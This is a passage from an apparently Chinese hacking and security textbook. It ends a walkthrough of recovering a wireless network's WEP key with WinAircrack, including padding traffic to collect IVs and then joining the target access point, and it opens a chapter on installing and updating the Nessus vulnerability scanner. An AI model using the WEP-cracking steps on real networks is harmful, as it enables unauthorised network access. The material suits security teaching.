


图 5-20

接下来的就是漫长的等待过程了，随着时间的增长，将看到 Packets 值不停地增加，直至图 5-20 中“Packets”列的总数大约为 300000 时就可停止捕获（事实上，如果你有足够的时间，收集的数据当然越多越好）。然而 Packets 的值并不能够有助于破解 WEP，真正起到作用的是 IV 的值（在 Linux 版本的 Airodump 下可以看到 IV 值），它才是最为重要的依据。如果要破解一个 64 位的 WEP 密钥，需要捕获大约 50000～200000 个 IV；而破解一个 128 位的 WEP 密钥，则需要大约 200000～700000 个 IV。在正常的通信条件下，要成功地破解 WEP 密钥而需要从 WLAN 中捕获足够数量的数据包，有时可能会花费数小时甚至数天的时间才能收集足够多的数据。要使 IV 值快速地上升，最有效的办法就是增加 WLAN 的通信流量，使目标 WLAN 变得繁忙，从而加快数据包产生的速度。这里，可以通过连续不断地 ping 某台 WLAN 中的计算机，或者在与 WLAN 中的计算机传输体积较大的文件来提升 IV 的值。

当收集到足够多的数据包时，可以按下“Ctrl+C”组合键结束捕获，同时会在 WinAircrack 的安装目录下生成 last.cap 与 last.txt 两个文件。其中，last.cap 为通用嗅探器数据包记录文件类型，可以使用相关软件如“ethereal”打开查看相关信息；last.txt 为此次嗅探任务最终的统计数据，打开 last.txt 后如图 5-21 所示。




图 5-21

接下来的工作就是根据 last.cap 内容，利用 WinAircrack.exe 计算出此例中的 WEP 密钥，打开 WinAircrack 界面，如图 5-22 所示。




图 5-22

单击图 5-22 中红色框部分的文件夹按钮，弹出*.cap 选定对话框，选择捕获的 last.cap 文件，然后单击“Wep”按钮将主界面切换至 WEP 破解选项界面，如图 5-23 所示。




图 5-23

选择“Key size”为 64（目前绝大多数用户都是使用这个长度，如果破解失败，则可以尝试使用 128），最后单击主界面右下方的“Aircrack the key”按钮，将弹出一个命令提示符，不出意外的话，WEP 密钥将会被顺利地计算出来，如图 5-24 所示。






图 5-24

从图 5-24 可知，本例中 AP 使用的密钥为“1111122222”，现在设置无线网卡的连接参数，设置下述参数，就可以成功连入目标 AP 的 WLAN 网络了。

- SSID：demonalex；
- 频道：6；
- WEP KEY：1111122222（64 位）。





第 6 章　Nessus 插件编程

黑客攻击之前必须先搜集相关信息，如哪些主机是活动的，每台主机都开了什么端口，都提供了些什么服务，每台主机可能存在什么漏洞，等等。如果这些工作都需要手动一个个来尝试，那么将会是一个非常难以忍受的事情。自动化扫描工具的出现，就大大简化了上述信息搜集过程。利用扫描工具，能够分享其他黑客们的扫描手法与扫描经验。

众所周知，对于一款优秀的扫描工具，其中一定包含了数量众多的漏洞利用扫描插件库。因此，不需要知道很多的安全知识，仅仅利用黑客高手们写好的自动化扫描工具就能够扫描出很多漏洞和入侵切入点。

在 X-Scan、ISS、Nessus 等众多的自动化扫描工具当中，Nessus 是最值得称赞的。Nessus 是基于 C/S 架构、插件结构的自动化扫描工具，可以免费使用，在线升级并随时获取国内外黑客高手编写的最新漏洞的扫描插件。

此外，在 Nmap 举行的三次 Top 100 Network Security Tools 评选活动中，Nessus 都摘得桂冠，可见 Nessus 的优秀程度是国内外安全业界所有目共睹的，也是国外黑客们所使用的扫描工具的首选。在国内，使用 X-Scan 的黑客比较多。与 X-Scan 相比，Nessus 是引入插件体系的鼻祖，能够得到更多的插件支持，同时能够自己编写插件。目前，Nessus 的插件个数已经超过 14000 个，而且这个数量正在急速上升，因为几乎全世界的黑客都在使用这个工具，其中有许多黑客会向 Nessus 提供自己编写的插件。因此，使用 Nessus 进行扫描，就像是全世界的顶尖黑客都在用他们的技术在帮我们工作一样。更重要的是，使用简单的 NASL 语言，用户可以编写自己的扫描插件，也可以针对我们自己发现的漏洞来编写成 Nessus 扫描插件，然后发布到互联网上供他人使用，以至在国内外网络安全业界中占有一席之地。

通过本章的学习，我们能够了解到以下知识。

- Nessus 的体系结构；
- Nessus 的安装和使用；
- Nessus 的插件编程。

此外，笔者还将更深层次地介绍 Nessus 插件编程语言与脚本解释器。通过分析 Nessus 官方插件，相信能够使读者进一步了解 NASL 语言的语法，以及 Nessus 插件的工作原理。

本章还将跟读者分享一个未曾公布的漏洞，并针对这个漏洞来介绍如何编写自己的 Nessus 插件并进行调试。

6.1 Nessus 简介

Nessus 是一个功能强大而又易于使用的远程安全扫描器，它不仅免费而且更新极快。Nessus 具有检测漏洞多、准确、速度快的特点，使其在众多漏洞扫描器中脱颖而出。Nmap 的著名安全站点 http://Insecure.Org 分别在 2000 年、2003 年和 2006 年公布了 Top 100 Network Security Tools，在这三次的评选活动中，Nessus 都以绝对的优势稳居榜首，这个结果是 Nmap 用户投票选出来的，权威性不容置疑。

Nessus 是法国人 Renaud Derasion 编写的，Nessus 项目由其作者在 1998 年发起，目的是为 Internet 社区提供一个免费的、功能强大的、实时更新的和易用的远程安全扫描工具。其官方网站为 http://www.nessus.org/。

漏洞扫描有两种技术：基于漏洞库的匹配方法和基于插件方法，Nessus 采用基于插件的技术。工作原理是通过插件模拟黑客的攻击，对目标主机系统进行攻击性的安全漏洞扫描，如测试弱势口令等，若模拟攻击成功，则表明目标主机系统存在安全漏洞。Nessus 可以完成多项安全工作，如扫描选定范围内主机端口的开放情况、提供的服务、是否存在安全漏洞等。在新版本中，Nessus 支持的操作系统平台有 Linux、FreeBSD、Solaris、Mac OS X 和 Windows，支持更快的安全检查，而且这种检查将会占用更少的带宽和系统内存。Nessus 的优点如下：

- 它是免费的，比起商业的安全扫描工具如 ISS 具有价格优势。
- 其采用了基于多种安全漏洞的扫描方式，避免了扫描不完整的情况。
- Nessus 基于插件体制，扩展性强，支持及时的在线升级，可以扫描自定义漏洞或最新安全漏洞。
- Nessus 采用客户-服务器端机制，容易使用，功能强大。

Nessus 的优势取决于采用 Client/Server 体系结构，安全检查工作完全由 plug-in（插件）完成。Nessus 还为用户提供了描述攻击的脚本语言，这种语言称为 Nessus 攻击脚本语言（Nessus Attack Script Language，简称 NASL），用它来完成插件的编写。

6.2 Nessus 体系结构与工作流程

Nessus 系统被设计为 Client/Server 模式。服务器（Nessusd）端负责进行安全检查，可以进行多线程工作，客户端（Nessus）用来配置和管理服务器端。在服务器端采用了 plug-in 的体系，允许用户加入执行特定功能的插件，由插件来完成 Nessus 服务器端的安全检查工作。Nessus 是第一个使用插件的漏洞扫描工具，支持实时的插件升级，Nessus 的强大功能是依赖于其丰富的插件来实现的，目前，Nessus 插件由其官方网站维护。Nessus 的体系结构如图 6-1 所示。

图 6-1

该体系结构体现了一次完整的漏洞扫描过程，服务器端程序处于监听状态，随时等待客户端的连接，当客户端发起一个连接后，流程按照以下步骤进行。

① 客户端程序向服务器端程序发送详细的扫描任务的参数（遵循 Nessus 传输协议）。

② 服务器端程序接收到客户端程序的请求后，加载完成任务所需要的插件，并合理安排插件的执行顺序。

③ NASL 语言解释器执行插件，在执行插件扫描过程中会与扫描目标之间有一些数据交互。

④ NASL 解释器判断扫描结果，并报告给服务器端程序。

⑤ 服务器端程序归纳从 NASL 解释器收到的扫描结果，生成漏洞报告后反馈给客户端程序。

综上所述可以看到，插件在 Nessus 扫描过程中发挥了重要作用。对每一个漏洞的扫描都由一个插件来支持，要及时地扫描到主机或网络上最新的漏洞信息，就要及时更新插件来扩充相应的功能。通过阅读 Nessusd 代码 nessus-fetch.c（retrieve Nessus plug-ins from nessus.org），得到 Nessusd 从官方网站更新插件的过程，如图 6-2 所示。




图 6-2

6.3 Nessus 安装与配置

6.3.1 Nessus 服务器端下载与安装

我们可以到 http://www.nessus.org/download/ 上下载 Nessus 的服务器（如图 6-3 所示），Nessus 服务器有许多平台下的版本，我们选择 Windows 下的版本进行安装。目前，最新版本是 3.0.5，在下拉列表框中选择“Nessus 3.0.5 for Microsoft Windows”。




图 6-3

单击“Download”按钮，打开如图 6-4 所示的页面，出现一些协议条款，我们单击“I accept”按钮，打开如图 6-5 所示的填写注册信息的页面。




图 6-4




图 6-5

由于 Nessus 使用的激活码要发送到您填写的邮箱中，所以请正确填写 E-mail 地址。另外，加星号的部分必须填写。单击“Submit”（提交）按钮后，打开如图 6-6 所示的下载页面，我们可以下载了。同时，我们的注册邮箱里收到一封来自 Nessus 的信，里面包括有用的激活码，如图 6-7 所示。




图 6-6

图 6-7

下面我们开始安装 Nessus 服务器端。图 6-8 所示为安装程序配置 Windows，准备安装；图 6-9 所示为已准备好安装，单击“Next”按钮开始安装；接受如图 6-10 所示的协议条款；在图 6-11 中选择安装目录；在图 6-12 中单击“Install”按钮开始正式安装。




图 6-8

图 6-9




图 6-10

图 6-11

图 6-12

当安装完必要的程序后，会跳出一个窗口（如图 6-13 所示），询问是否要注册，这里我们选择“否”。因为我们在安装好 Nessus 后，随时都可以注册，我们会在下文中提到如何注册。




图 6-13

单击“否”按钮后，安装程序获取插件并安装，可以看到 Nessus 3.0.5 的安装包自带了 11873 个插件，如图 6-14 和图 6-15 所示。等所有的插件下载并安装完成后，我们的 Nessus 的 Windows 服务器端就彻底地安装完成了，如图 6-16 所示。




图 6-14




图 6-15




图 6-16

打开 Tenable Nessus，如图 6-17 所示，这就是 Nessus 3 的主界面。




图 6-17

6.3.2　Nessus 服务器端插件升级

由于 Nessus 插件会经常更新，所以我们的服务也要经常更新插件。这一小节我们主要讲述一下如何对插件进行升级。

打开 Nessus 的主界面，点击左面的“Updata Plugins”选项，如图 6-18 所示。




图 6-18

Nessus 只有注册之后才能升级，由于我们在安装时没有注册，这时，Nessus 会弹出对话框提示我们注册，如图 6-19 所示。输入下载 Nessus 时邮件里接收到的注册码，单击“OK”按钮，注册成功，如图 6-20 所示。




图 6-19




图 6-20

注册成功之后，我们就可以在线升级插件了。点击“Start Plugin Update Wizard”，则会弹出“Nessus Plugin Update Wizard”窗口，如图 6-21 所示。在这个窗口中单击“Update”按钮，则开始在线升级，如图 6-22 所示。记住，以后也要经常升级插件，因为这样就能扫描一些最新的漏洞。




图 6-21

